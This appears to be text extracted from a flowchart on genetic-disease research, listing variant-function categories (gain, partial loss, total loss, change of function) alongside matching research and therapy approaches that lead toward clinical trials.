

web / wikipedia
gene experts
functional studies
interpretation



natural history
interpretation
crowd-screening
gain of function
partial loss of function
total loss of function
change of function



total loss of function
model organisms
structural analysis
enzyme synthesis
stem cell creation
gene therapy
metabolic diet
assay development


model organisms
suppressor screen
structural analysis
RNA upregulation
enzyme synthesis
medicinal chemistry
stem cell creation
gene editing
gene therapy
metabolic diet
high-throughput
assay development
alternate pathway


gain of function
RNA downregulation
inhibitor / antagonist
model organism
dietary changes


partial loss
RNA upregulation
assay development
model organism
dietary changes


change
proteomics
structural analysis
model organism
transcriptomics


clinical trials

clinical trials →

